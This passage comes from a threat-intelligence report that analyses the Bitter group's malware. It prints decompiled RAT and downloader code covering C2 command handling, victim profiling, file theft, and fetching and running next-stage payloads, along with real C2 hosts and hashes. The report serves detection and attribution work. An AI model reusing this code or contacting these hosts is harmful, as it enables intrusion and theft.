    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("8", 8, typeof(drawon_Shell)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("9", 9, typeof(drawon_Stopcmd)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("10", 16, typeof(drawon_RefreshClient)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("11", 17, typeof(drawon_changestart)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("12", 18, typeof(drawon_copyme)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("13", 19, typeof(drawon_deletefile)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("14", 20, typeof(drawon_ScreenCapture)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("15", 21, typeof(drawon_folderdetailcount)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("16", 22, typeof(drawon_stopfiledownloading)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("17", 23, typeof(drawon_startshellwithpath)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("18", 24, typeof(drawon_SearchFileExtension)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("19", 25, typeof(drawon_ScreenCaptureLive)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("20", 32, typeof(drawon_ScreenCaptureLiveStop)));
    sdfscryruytiyuloknmnbproccssor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("24", 36, typeof(drawon_StartPS)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("23", 35, typeof(drawon_powercommand)));
}
```

Figure 25: New BDarkRAT variant with more C2 commands.

This variant collects less system information compared to the previous version, and no longer includes the RAT's version number.

```
protected internal override void Write()
{
    base.WriteByte(0);
    string name = WindowsIdentity.GetCurrent().Name;
    base.stringwriting(name.Split(new char[] { '\\' })[0]);
    base.stringwriting(name.Split(new char[] { '\\' })[1]);
    base.stringwriting(kuiliolyurtyurtyyyyyy5675.readingstr("Caption", "CIM_OperatingSystem", null));
    base.stringwriting(kuiliolyurtyurtyyyyyy5675.readingstr("OSArchitecture", "CIM_OperatingSystem", null));
    string location = Assembly.GetEntryAssembly().Location;
    base.stringwriting(location);
}
```

Figure 26: New BDarkRAT system information collection.

In this variant, the C2 address is now encrypted instead of just hex-encoded.

```
// Token: 0x04000007 RID: 7
public static int cport = 40269;

// Token: 0x04000008 RID: 8
public static string domain = "yh2+ON13Ys0fRiYVJt1UAHCyaScgJYMYxk97eXNVhGvnLeKx40pTH9IH+1d0SrSs";

// Token: 0x04000009 RID: 9
public static string cip = "";

// Token: 0x0400000A RID: 10
public static int netkey = 596381;
```

Figure 27: BDarkRAT with encrypted C2 address.

The encryption algorithm for the C2 address is AES-256-CBC, where the key and IV are derived via the PBKDF2 algorithm.

In early 2025, *Proofpoint* discovered another BDarkRAT variant (`e599c55885a170c7ae5c7dfdb8be38516070747b642ac21194ad6d322f28c782`). While this variant shared the same new capabilities as the one discovered in 2024, it reverted to using hex-encoded C2 addresses like the older variant.

```
// Token: 0x0400001D RID: 29
public static string domain = "67006F007200670078007700650062007300650074002E0063006F006D00";

// Token: 0x0400001E RID: 30
public static int cport = 51620;

// Token: 0x0400001F RID: 31
public static string cip = "";

// Token: 0x04000020 RID: 32
public static int netkey = 596381;
```

Figure 28: BDarkRAT embedded configuration with hex-encoded C2 address.

BDarkRAT has been given several names by the community, including SplinterRAT [8]. These different names likely emerged due to varying .NET namespaces found in different samples in the wild.



Figure 29: One of the .NET namespaces that appeared in BDarkRAT samples.

However, we believe that BDarkRAT is the most accurate name for this RAT, as reported in 2023 [28], since many code components from its early versions were derived from DarkAgentRAT, an open-source .NET RAT from 2011.

The initialization of C2 commands represents one of the key code similarities between BDarkRAT and DarkAgentRAT.



Figure 30: DarkAgentRAT (left) using the same C2 initialization pattern as BDarkRAT (right).

Additionally, the encryption for network packets matches BDarkRAT exactly, even using identical function names:

```
public static byte[] Crypt(byte[] Data, int key)
{
    for (int i = 0; i < Data.Length; i++)
        Data[i] ^= (byte)key;
    return Data;
}
```

```
public static byte[] Crypt(byte[] Data)
{
    for (int i = 0; i < Data.Length; i++)
    {
        int num = i;
        Data[num] ^= (byte)CryptEngine._key;
    }
    return Data;
}
```

Figure 31: DarkAgentRAT (left) using the same network packet encryption function as BDarkRAT (right).

```
public void SendPacket(SendBasePacket packet)
{
    lock(this)
    {
        packet.Write();
        byte[] pck = CryptEngine.Crypt(packet.ToByteArray());

        if (packet.Length > 60000)
            return;

        List<Byte> FullPacket = new List<Byte>();
        FullPacket.AddRange(BitConverter.GetBytes((short)(pck.Length + 2))); //+2 Packet Length
        FullPacket.AddRange(pck); //Packet
        try
        {
            _client.Send(FullPacket.ToArray());
        } catch {}
    }
}
```

```
public void SendPacket(SendBasePacket packet)
{
    lock (this)
    {
        packet.Write();
        byte[] array = CryptEngine.Crypt(packet.ToByteArray());
        if (packet.Length <= 60000L)
        {
            List<byte> list = new List<byte>();
            list.AddRange(BitConverter.GetBytes((short)(array.Length + 2)));
            list.AddRange(array);
            try
            {
                ClientConnect.clientSocket.Send(list.ToArray());
            }
            catch (Exception)
            {
            }
        }
    }
}
```

Figure 32: DarkAgentRAT (left) using the same function to send network packets as BDarkRAT (right).

Since BDarkRAT is based on an open-source RAT, it was essential to identify its unique functions that don't exist in the open-source version. Using our native function retrohunt capabilities, we quickly verified which functions would make suitable candidates for YARA rule generation.

	Analysis Id	Analysis Label	Analysis Created	Location	File Hash	File Verdict	File Malware Families	Matching Function Addresses
0	fa6b5e4f	vx-underground-apt	2022-09-22 02:35:11	Static analysis	78b161...15065c	malicious	BDarkRAT	0x2910 [Sim: high (1.00), Conf: medium]
1	fa6b5e4f	vx-underground-apt	2022-09-22 02:35:11	PID: 4888 | Base: 0x1d0000	78b161...15065c	malicious	BDarkRAT	0x2910 [Sim: high (1.00), Conf: medium]
2	f398f34f	osint_10425	2021-08-04 01:11:20	Static analysis	adf805...d4a8fd	malicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]
3	f398f34f	osint_10425	2021-08-04 01:11:20	PID: 4612 | Base: 0x400000	bc0bfb...a640a7	suspicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]
4	f398f34f	osint_10425	2021-08-04 01:11:20	PID: 4612 | Base: 0x1c0000	adf805...d4a8fd	malicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]
5	efc22ad6	vx-underground-apt	2022-07-13 01:36:37	Static analysis	78b161...15065c	malicious	BDarkRAT	0x2910 [Sim: high (1.00), Conf: medium]
6	efc22ad6	vx-underground-apt	2022-07-13 01:36:37	PID: 5024 | Base: 0x1c0000	78b161...15065c	malicious	BDarkRAT	0x2910 [Sim: high (1.00), Conf: medium]
7	e435a622	tr_plugin	2025-01-27 14:38:52	Static analysis	0db680...cf45bd	malicious	BDarkRAT	0xa70 [Sim: high (1.00), Conf: medium]
8	e435a622	tr_plugin	2025-01-27 14:38:52	PID: 5600 | Base: 0x400000	f3f835...eb8553	malicious	BDarkRAT	0xa70 [Sim: high (1.00), Conf: medium]
9	e435a622	tr_plugin	2025-01-27 14:38:52	PID: 5600 | Base: 0x1c0000	0db680...cf45bd	malicious	BDarkRAT	0xa70 [Sim: high (1.00), Conf: medium]
10	d1cb5327	osint_10425	2021-08-05 01:05:07	Static analysis	adf805...d4a8fd	malicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]
11	d1cb5327	osint_10425	2021-08-05 01:05:07	PID: 5080 | Base: 0x400000	bc0bfb...a640a7	suspicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]

Figure 33: Retrohunting for one of the functions used in the BDarkRAT detection rule.

MUUYDOWNLOADER

In 2021, Bitter switched from ArtraDownloader to a new downloader called MuuyDownloader [26] (also known as ZxxZ downloader [9]). Like ArtraDownloader, it is written in C++ and has a similar implementation.

MuuyDownloader (`3fdf291e39e93305ebc9df19ba480ebd60845053b0b606a620bf482d0f09f4d3`, seen in 2021) begins by gathering system information (username, computer name and operating system) and transmits it to the C2 server in encrypted form. The collected information is separated using the delimiter 'ZxxZ'.

```
GetComputerNameA(computer_name, &nSize);
GetUserNameA(username, &pcbBuffer);
memset(os_version, 0, 250);
pcbData = 260;
RegGetValueA(
  HKEY_LOCAL_MACHINE,
  "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
  "ProductName",
  0xFFFFu,
  0,
  os_version,
  &pcbData);
v0 = os_version;
for ( i = os_version; *v0; v0 = (v0 + 1) )
{
  if ( *v0 != ' ' )
  {
    *i = *v0;
    i = (i + 1);
  }
}
*i = 0;
// Payload format: <COMPUTER_NAME>&user=<USERNAME>ZxxZ<OS_INFO>
// concatenate computername
memcpy(&C2_Payload, computer_name, strlen(computer_name));
v2 = strlen(&C2_Payload);
*(&C2_Payload + v2) = 'su&&';
*(&word_405414 + v2) = 're';
byte_405416[v2] = 61;
// concatenate username
memcpy(&C2_Payload + strlen(&C2_Payload), username, strlen(username));
*(&C2_Payload + strlen(&C2_Payload)) = *"ZxxZ";
// concatenate OS info
memcpy(&C2_Payload + strlen(&C2_Payload), os_version, strlen(os_version));
```

Figure 34: MuuyDownloader collecting system information and building C2 payload.

After receiving the payload name from the C2 server, MuuyDownloader builds the payload path and appends '`.exe`' to the filename. The C2 server sends the payload with its first PE header byte missing, likely to evade network detection. MuuyDownloader writes the `0x4D` byte to the target file, appends the downloaded payload, and executes it using `ShellExecuteA`.

```
strcat_s(pszPath, 0xFAu, "\\");
strcat_s(pszPath, 0xFAu, payload_name);
strcat_s(pszPath, 0xFAu, ".e");
strcat_s(pszPath, 0xFAu, "xe");
// Open the target file
v2 = fopen(pszPath, "wb");
// Write M (0x4D) to the target file
fwrite("M", 1u, 1u, v2);
// Write the payload to the target file
fwrite(&unk_407B2F + a1, 1u, dword_40540C - a1 + 1, v2);
fclose(v2);
Sleep(1000u);
memset(v16, 0, 1024);
memset(&v15[2], 0, 0xF8u);
strcpy(v15, "DN-S");                          // Download succeeded
v3 = strlen("ZxxZ") + 1;
v4 = &v14;
while ( *++v4 )
  ;
qmemcpy(v4, "ZxxZ", v3);
v6 = strlen(payload_name) + 1;
v7 = &v14;
while ( *++v7 )
  ;
qmemcpy(v7, payload_name, v6);
v9 = strlen("ZxxZ") + 1;
v10 = &v14;
while ( *++v10 )
  ;
qmemcpy(v10, "ZxxZ", v9);
send_to_c2(v15, C2_PATH, v16, victim_info);   // Inform the C2 about successful download
Sleep(0x3E8u);
ShellExecuteA(0, "open", pszPath, 0, 0, 1);   // Run the downloaded payload
```

Figure 35: MuuyDownloader downloading the next-stage payload.

Strings are encrypted with a simple XOR algorithm where each string has its own encryption key.

```
if ( WSAStartup(0x202u, &WSAData) )
  return 0;
mw_dec_str(byte_404460, "34");                // helpdesk.autodefragapp.com
GetModuleFileNameA(0, Str, 0x21Cu);
mw_dec_str(byte_404240, "456");               // ntfsc.exe
if ( strstr(Str, byte_404240) )
{
  byte_4051E8 = 1;
  Sleep(0x9C40u);
  while ( byte_404018 )
  {
    sub_401A90();
    Sleep(0x3E8u);
  }
}
sub_401800();
mw_dec_str(byte_4048A0, "345");               // xnb/dxagt5avbB2.php?txt=
mw_dec_str(byte_404680, "ZxxZ");              // data1.php?id=
while ( byte_4051E8 )
{
  sub_402060();
  Sleep(0x3E8u);
}
Sleep(0x7530u);
mw_dec_str(byte_404020, "234");               // C:\ProgramData\Windows\
mkdir(byte_404020);
if ( SHGetFolderPathA(0, 28, 0, 0, NewFileName) )
```

Figure 36: MuuyDownloader decrypting strings.

Other variants of MuuyDownloader have been identified featuring slight modifications to their string obfuscation and HTTP request formats.

The second variant [26] (`225d865d61178afafc33ef89f0a032ad0e17549552178a72e3182b48971821a8`, seen in 2021) implements a modified string encoding algorithm that subtracts 5 from each character and strips asterisk characters from the decoded output. This variant uses a dollar sign instead of '`ZxxZ`' as the separator for system information.

```
GetComputerNameA(C2_Payload, &nSize);
pcbBuffer = 260;
GetUserNameA(COMPUTER_NAME, &pcbBuffer);
// SOFTWARE\Microsoft\Windows NT\CurrentVersion
strcpy(SubKey, "/X/T/K/Y/\\/F/W/J/a/R/n/h/w/t/x/t/k/y/a/\\/n/s/i/t/|/x/%S/Y/a/H/z/w/w/j/s/y/[/j/w/x/n/t/s/");
pcbData = 260;
memset(&SubKey[89], 0, 935u);
v0 = strlen(SubKey);
for ( i = 0; i < v0; ++i )
  SubKey[i] -= 5;                             // subtract 5
v2 = SubKey;
for ( j = SubKey; *v2; ++v2 )
{
  if ( *v2 != '*' )                           // remove *
    *j++ = *v2;
}
*Value = *"/U/w/t/i/z/h/y/S/f/r/j/";          // ProductName
*j = 0;
strcpy(v26, "/t/i/z/h/y/S/f/r/j/");
memset(&v26[20], 0, 0x3E8u);
v4 = strlen(Value);
for ( k = 0; k < v4; ++k )
  Value[k] -= 5;
v6 = Value;
for ( m = Value; *v6; ++v6 )
{
  if ( *v6 != '*' )
    *m++ = *v6;
}
*m = 0;
RegGetValueA(HKEY_LOCAL_MACHINE, SubKey, Value, 0xFFFFu, 0, &GUID, &pcbData);
if ( GUID )
{
  v8 = &GUID;
  do
  {
    if ( *v8 == ' ' )
      *v8 = '-';
    ++v8;
  }
  while ( *v8 );
}
// Payload format: <COMPUTER_NAME>$<USERNAME>$<OS_INFO>$<GUID>$<RANDOM_NUM>
strcat_s(C2_Payload, 0x400u, "$");
strcat_s(C2_Payload, 0x400u, COMPUTER_NAME);
strcat_s(C2_Payload, 0x400u, "$");
```

Figure 37: Second MuuyDownloader variant collecting system information and building C2 payload.

The third variant [29] (`91ddbe011f1129c186849cd4c84cf7848f20f74bf512362b3283d1ad93be3e42`, seen in 2022) implements a string decryption algorithm similar to the first variant but uses a single XOR key to decrypt all strings.

```
v8 = strlen("q\rhcG^QEPXvV@R");              // C:\ProgramData
v9 = strlen(&XOR_KEY);
v10 = 0;
for ( k = 0; k < v8; v10 = v12 + 1 )
{
  v12 = 0;
  if ( v10 != v9 )
    v12 = v10;
  aQHcgQepxvvR[k++] ^= *(&XOR_KEY + v12);
}
v13 = strlen("|X@ZSXUVE\\]YG");              // Notifications
v14 = 0;
for ( m = 0; m < v13; v14 = v16 + 1 )
{
  v16 = 0;
  if ( v14 != v9 )
    v16 = v14;
  aXZsxuveYg[m++] ^= *(&XOR_KEY + v16);
}
v17 = strlen(asc_409000);                    // m.huandocimama.com
v18 = 0;
for ( n = 0; n < v17; v18 = v20 + 1 )
{
  v20 = 0;
  if ( v18 != v9 )
    v20 = v18;
  asc_409000[n++] ^= *(&XOR_KEY + v20);
}
```

Figure 38: Third MuuyDownloader variant decrypting strings.

This variant also includes two different payload formats for system information.

```
// Payload format: <COMPUTER_NAME><USERNAME>
strcat_s(C2_Payload_1, 0xC8u, compuer_name_);
username_ = Src;
if ( v37 >= 0x10 )
  username_ = Src[0];
strcat_s(C2_Payload_1, 0xC8u, username_);
compuer_name = Source;
if ( v34 >= 0x10 )
  compuer_name = Source[0];
// Payload format: <COMPUTER_NAME>-<USERNAME>-<OS_INFO>
strcat_s(C2_Payload_2, 0xC8u, compuer_name);
strcat_s(C2_Payload_2, 0xC8u, "-");
username = Src;
if ( v37 >= 0x10 )
  username = Src[0];
strcat_s(C2_Payload_2, 0xC8u, username);
strcat_s(C2_Payload_2, 0xC8u, "-");
os_info = v29;
if ( v31 >= 0x10 )
  os_info = v29[0];
strcat_s(C2_Payload_2, 0xC8u, os_info);
```

Figure 39: Third MuuyDownloader variant building C2 payload.

Instead of using `ShellExecuteA`, this variant executes the next-stage payload using `CreateProcessA`.

```
// Open the target file
Stream = fopen(Destination, "wb");
if ( Stream )
{
  Buffer[0] = 'M';
  memset(&Buffer[1], 0, 0x102u);
  // Write M (0x4D) to the target file
  fwrite(Buffer, 1u, 1u, Stream);
  // Write the payload to the target file
  fwrite(&Str[k + 3], 1u, j - k - 3, Stream);
  for ( m = recv(v6, Str, 4096, 0); m; m = recv(v6, Str, 4096, 0) )
    fwrite(Str, 1u, m, Stream);
  fclose(Stream);
  Sleep(0x1388u);
  StartupInfo.cb = 68;
  memset(&StartupInfo.lpReserved, 0, 64);
  ProcessInformation = 0i64;
  // Run the downloaded file
  if ( !CreateProcessA(Destination, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
```

Figure 40: Third MuuyDownloader variant downloading the next-stage payload.

During our investigations, we discovered a new sample from Bitter that we believe, with medium-high confidence, is a new variant of MuuyDownloader (`edb68223db3e583f9a4dd52fd91867fa3c1ce93a98b3c93df3832318fd0a3a56`, seen in 2025).

This variant decrypts strings using a combination of single-byte XOR operations and character addition.

```
mem_cpy(xor_key, "i");
v9 = 0;
LOBYTE(v23) = 1;
v10 = v8 <= 0;
v11 = xor_key[0];
if ( !v10 )
{
  do
  {
    v12 = &a1;
    v13 = xor_key;
    if ( a6 >= 0x10 )
      v12 = a1;
    dec = &a1;
    if ( v22 >= 0x10 )
      v13 = v11;
    *(v12 + v9) ^= *v13;
    enc = &a1;
    if ( a6 >= 0x10 )
    {
      enc = a1;
      dec = a1;
    }
    *(dec + v9) = *(enc + v9) + 32;
```

Figure 41: Fourth MuuyDownloader variant decrypting strings.

Like previous variants, it collects comparable system information using a similar payload format. The key difference is that this variant Base64-encodes the system information before C2 transmission.

```
RegGetValueW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
  L"ProductName",
  0xFFFFu,
  0,
  pvData,
  &pcbData);
v3 = sub_401950();
if ( !v3 )
  throw_error(0x80004005);
v34 = ((*(*v3 + 12))(v3) + 16);
LOBYTE(v37) = 2;
Block = v25;
sub_407C20(&Block, pvData, v4);
LOBYTE(v37) = 3;
if ( Block )
  v5 = strlen(Block);
else
  v5 = 0;
mem_cpy_0(&v34, Block, v5);
LOBYTE(v37) = 2;
if ( Block != v25 )
  free(Block);
// Payload format: <COMPUTER_NAME>*<USERNAME>**<OS_INFO>
// concatenate username
strcat(C2_Payload, Username);
v6 = v33;
compuername = v33;
*&C2_Payload[strlen(C2_Payload)] = '*';
// concatenate computername
qmemcpy(&C2_Payload[strlen(C2_Payload)], compuername, &v6[strlen(v6) + 1] - compuername);
v8 = v34;
os_info = v34;
strcat(C2_Payload, "**");
v10 = &v8[strlen(v8) + 1] - os_info;
v11 = &C2_Payload[strlen(C2_Payload)];
// concatenate OS info
qmemcpy(v11, os_info, 4 * (v10 >> 2));
```

Figure 42: Fourth MuuyDownloader variant collecting system information and building C2 payload.

Like other variants, this version fetches the next-stage payload using a blocking stream rather than `recv`.

```
*v41 = 'e';
DeleteUrlCacheEntryA(szUrlName);
if ( URLOpenBlockingStreamA(0, szUrlName, &v54, 0, 0) )
{
  v45 = Buffer;
}
else
{
  // Open the target file
  v43 = fopen(pszPath, "wb");
  v44 = v43;
  if ( !v43 )
    return;
  // Write M (0x4D) to the target file
  fwrite("M", 1u, 1u, v43);
  v45 = Buffer;
  v54->lpVtbl->Read(v54, Buffer, 100, &ElementCount);
  // Write the payload to the target file
  fwrite(v45, 1u, ElementCount, v44);
  while ( ElementCount )
  {
    v54->lpVtbl->Read(v54, v45, 512000, &ElementCount);
    fwrite(v45, 1u, ElementCount, v44);
  }
  v54->lpVtbl->Release(v54);
  fclose(v44);
  Sleep(5000u);
  memset(NewFilename, 0, 0x21Cu);
  v46 = strlen(pszPath) + 1;
  v47 = &v61;
  while ( *++v47 )
    ;
  qmemcpy(v47, pszPath, v46);
  v49 = &v61;
  while ( *++v49 )
    ;
  strcpy(v49, "xe");
  rename(pszPath, NewFilename);
  byte_40FE30[0] = 0;
  qmemcpy(&byte_40FE30[strlen(byte_40FE30)], v60, &v60[strlen(v60) + 1] - v60);
  // Run the downloaded file
  CreateThread(0, 0, thread_createprocess, NewFilename, 0, 0);
```

Figure 43: Fourth MuuyDownloader variant downloading the next-stage payload.

MuuyDownloader has also been found to download a simple keylogger (similar to the one dropped by ArtraDownloader), and two different .NET RATs called BDarkRAT and AlmondRAT.

ALMONDRAT

AlmondRAT, another .NET RAT discovered in 2022 [29], is deployed by the Bitter group and shares similar functionality with BDarkRAT. The RAT (`d83cb82be250604b2089a1198cedd553aaa5e8838b82011d6999bc6431935691`, seen in 2022) starts by collecting and transmitting system information, including username and operating system details, to the C2 server.

The RAT includes standard functionality for directory listing, file transfer (both upload and download), and shell command execution.

In another variant of AlmondRAT (`55901c2d5489d6ac5a0671971d29a31f4cdfa2e03d56e18c1585d78547a26396`, seen in 2022), strings such as the C2 address and commands are stored in an encrypted format.

```
public static void StartClient()
{
    try
    {
        new CipherText();
        Dns.GetHostEntry(Dns.GetHostName());
        new CipherText();
        SystemAttribute systemAttribute = new SystemAttribute();
        new CipherText();
        string text = "64.44.131.109";
        string text2 = null;
        string osName = systemAttribute.GetOsName();
        IPAddress ipaddress = IPAddress.Parse(text);
        text2 = systemAttribute.GetSystemName();
        DriveInfo[] getallDrives = systemAttribute.GetallDrives;
        IPEndPoint ipendPoint = new IPEndPoint(ipaddress, StateObject.portno);
        Socket socket = null;
        socket = new Socket(ipaddress.AddressFamily, SocketType.Stream, ProtocolType.Tcp);
        for (;;)
        {
            try
            {
                socket.Connect(ipendPoint);
            }
            catch (Exception)
            {
                Thread.Sleep(20000);
                continue;
            }
            break;
        }
        string macid = systemAttribute.GetMacid();
        string text3 = string.Concat(new string[] { text2, "*", macid, "*", osName });
        Program.sendingSysInfo(ipendPoint, socket, ipaddress, text3);
        new CommWithServer(socket).StartCommWithServer();
    }
    catch
    {
        Thread.Sleep(10000);
        Program.StartClient();
    }
}
```

Figure 44: AlmondRAT collecting system information.

```
public void StartCommWithServer()
{
    Random random = new Random();
    for (;;)
    {
        string text = string.Empty;
        try
        {
            this.Sender.ReceiveTimeout = random.Next(20, 30) * 1000;
            this.size = this.Sender.Receive(this.receivedBuffer);
            text = Encoding.Unicode.GetString(this.receivedBuffer, 0, this.size);
            if (text == "REFRESH")
            {
                this.Sender.Send(Encoding.Unicode.GetBytes("OK"));
            }
            else if (text == "DRIVE")
            {
                SystemAttribute systemAttribute = new SystemAttribute();
                this.Sender.Send(Encoding.Unicode.GetBytes(systemAttribute.GetDriveInfo()));
            }
            else if (text.StartsWith("DIR*"))
            {
                int num = 5;
                string text2 = text.Split(new char[] { '*' })[1];
                string[] array = null;
                string[] array2 = null;
                int num2 = 0;
                if (this.IsAccessible(text2) && Directory.Exists(text2))
                {
                    array = Directory.GetDirectories(text2);
                    array2 = Directory.GetFiles(text2);
                }
                else
                {
                    num2++;
                    this.Sender.Send(Encoding.Unicode.GetBytes("*|END|*"));
                }
            else if (text.StartsWith("DOWNLOAD*"))
            {
                Random random2 = new Random();
                string[] array3 = text.Split(new char[] { '*' });
                string text4 = null;
                if (array3.Length == 2)
                {
                    text4 = array3[1];
                }
                if (!string.IsNullOrEmpty(text4))
                {
                    if (this.fileAccessible(text4))
                    {
                        long length = new FileInfo(text4).Length;
                        this.Sender.Send(Encoding.Unicode.GetBytes(length.ToString()));
                        int num5 = this.Sender.Receive(this.receivedBuffer);
                        if (Encoding.Unicode.GetString(this.receivedBuffer, 0, num5) == "OK")
                        {
                            byte[] array4 = File.ReadAllBytes(text4);
                            this.Sender.Send(array4, 0, array4.Length, SocketFlags.None);
                        }
                    }
                    else
                    {
                        this.Sender.Send(Encoding.Unicode.GetBytes("NOTREADABLE"));
                    }
                }
                Thread.Sleep(random2.Next(5, 15) * 1000);
            }
            else if (text.StartsWith("UPLOAD*"))
            {
                string[] array5 = text.Split(new char[] { '*' });
                string text5 = null;
                long num6 = 0L;
                if (array5.Length == 2)
```

Figure 45: AlmondRAT C2 command handling.

```
public void StartCommWithServer()
{
    Random random = new Random();
    for (;;)
    {
        string text = string.Empty;
        try
        {
            this.Sender.ReceiveTimeout = random.Next(20, 30) * 1000;
            this.size = this.Sender.Receive(this.receivedBuffer);
            text = Encoding.Unicode.GetString(this.receivedBuffer, 0, this.size);
            if (text == this.cip.Decrypt("27S9o1930qZYBjxq27oDUg=="))
            {
                this.Sender.Send(Encoding.Unicode.GetBytes("OK"));
            }
            else if (text == this.cip.Decrypt("mfid15Kjy9mPRn84gf/prA=="))
            {
                SystemAttribute systemAttribute = new SystemAttribute();
                this.Sender.Send(Encoding.Unicode.GetBytes(systemAttribute.GetDriveInfo()));
            }
            else if (text.StartsWith(this.cip.Decrypt("Rx1cKwkVygFJY8qOrESSag==")))
            {
```

Figure 46: AlmondRATC2 usage of encrypted strings.

String encryption uses AES-256-CBC encryption, with the key and initialization vector (IV) derived through the PBKDF2 algorithm. The decryption code is identical to the one used in BDarkRAT.

WMRAT

WmRAT is a C++ RAT first observed in 2022 [27] and later seen in 2024 campaigns documented by *Proofpoint* [5]. The RAT (`4e3e4d476810c95c34b6f2aa9c735f8e57e85e3b7a97c709adc5d6ee4a5f6ccc`, seen in 2023) starts by decrypting some strings (including the C2 address) before calling its main function. After that, it connects to the C2 server and starts receiving commands.

In case no command is received, the RAT collects system information such as the username, computer name, and operating system. The collected information is then sent to the C2 server and the RAT waits for C2 commands.

```
// Payload format: COMPUTER_NAME || USERNAME || OS_VERSION || CURRENT_FILE_PATH ||
nSize = 260;
GetComputerNameW(Buffer, &nSize);
pcbBuffer = 260;
GetUserNameW(v65, &pcbBuffer);
v47 = &v40;
pcbData = 260;
std::string::string(&v40, &unk_40D7DC);       // SOFTWARE\Microsoft\Windows NT\CurrentVersion
sub_408040(v40, v41, v42, v43, v44, v45, v46);
v72 = 0;
v47 = &v40;
std::string::string(&v40, &unk_40D80C);       // ProductName
sub_408040(v40, v41, v42, v43, v44, v45, v46);
LOBYTE(v72) = 1;
v0 = std::string::end(v63, v52);
v1 = *v0;
v2 = v0[1];
v3 = std::string::begin(v63, v55);
```

Figure 47: WmRAT information collection.

WmRAT supports basic capabilities such as capturing screenshots, stealing files, and executing PowerShell commands. The C2 commands are numerical values where each number represents a specific functionality.

```
switch ( C2_command )
{
  case 5:                                       // Command 5 --> Take screenshot
    DCA = CreateDCA("DISPLAY", 0, 0, 0);
    CompatibleDC = CreateCompatibleDC(DCA);
    SystemMetrics = GetSystemMetrics(79);
    lpFileName = GetSystemMetrics(78);
    CompatibleBitmap = CreateCompatibleBitmap(DCA, lpFileName, SystemMetrics);
    SelectObject(CompatibleDC, CompatibleBitmap);
    BitBlt(CompatibleDC, 0, 0, lpFileName, SystemMetrics, DCA, 0, 0, 0xCC0020u);

  case 20:                                      // Command 20 --> Close a specific file stream
    dword_4134C4 = 0;
    std::ofstream::close(&unk_413D50);
    Sleep(0xBB8u);
    return 1;
  case 21:                                      // Command 21 --> Write data to a specific file stream
    hostlong = 0;
    if ( !sub_4071E0() )
      return 0;
    v141 = operator new[](hostlong);
    if ( sub_407110(v141) )
    {
      std::ostream::write(&unk_413D50, v141, hostlong);
```

Figure 48: WmRAT C2 commands.

Almost all strings in WmRAT are encrypted, and they are decrypted using character subtraction in some cases and addition in other cases.

```
dec_str = a2;
if ( a7 < 0x10 )
  dec_str = &a2;
*(dec_str + i) = *(enc_str + i) - 0x2E;
if ( ++i >= v11 )
  break;
v10 = a6;
```

```
dec_str = a2;
if ( a7 < 0x10 )
  dec_str = &a2;
*(dec_str + v9) = *(enc_str + v9) + 0x36;
if ( ++v9 >= v11 )
  break;
v10 = a6;
```

Figure 49: WmRAT string decryption routine.

WmRAT also employs some kind of anti-analysis by creating a number of junk threads. The threads loop 1,000 times just to get basic machine information. This is possibly done to generate noise in the logs of the victim's environment.

```
// Loop for 1000 times
n = 1000;
do
{
  Get_ComputerName_and_Username();
  strcpy(v2, " A");
  LogicalDrives = GetLogicalDrives();
  for ( i = LogicalDrives; LogicalDrives; i = LogicalDrives )
  {
    if ( (LogicalDrives & 1) != 0 )
    {
      std::string::string(v4, &v2[1]);
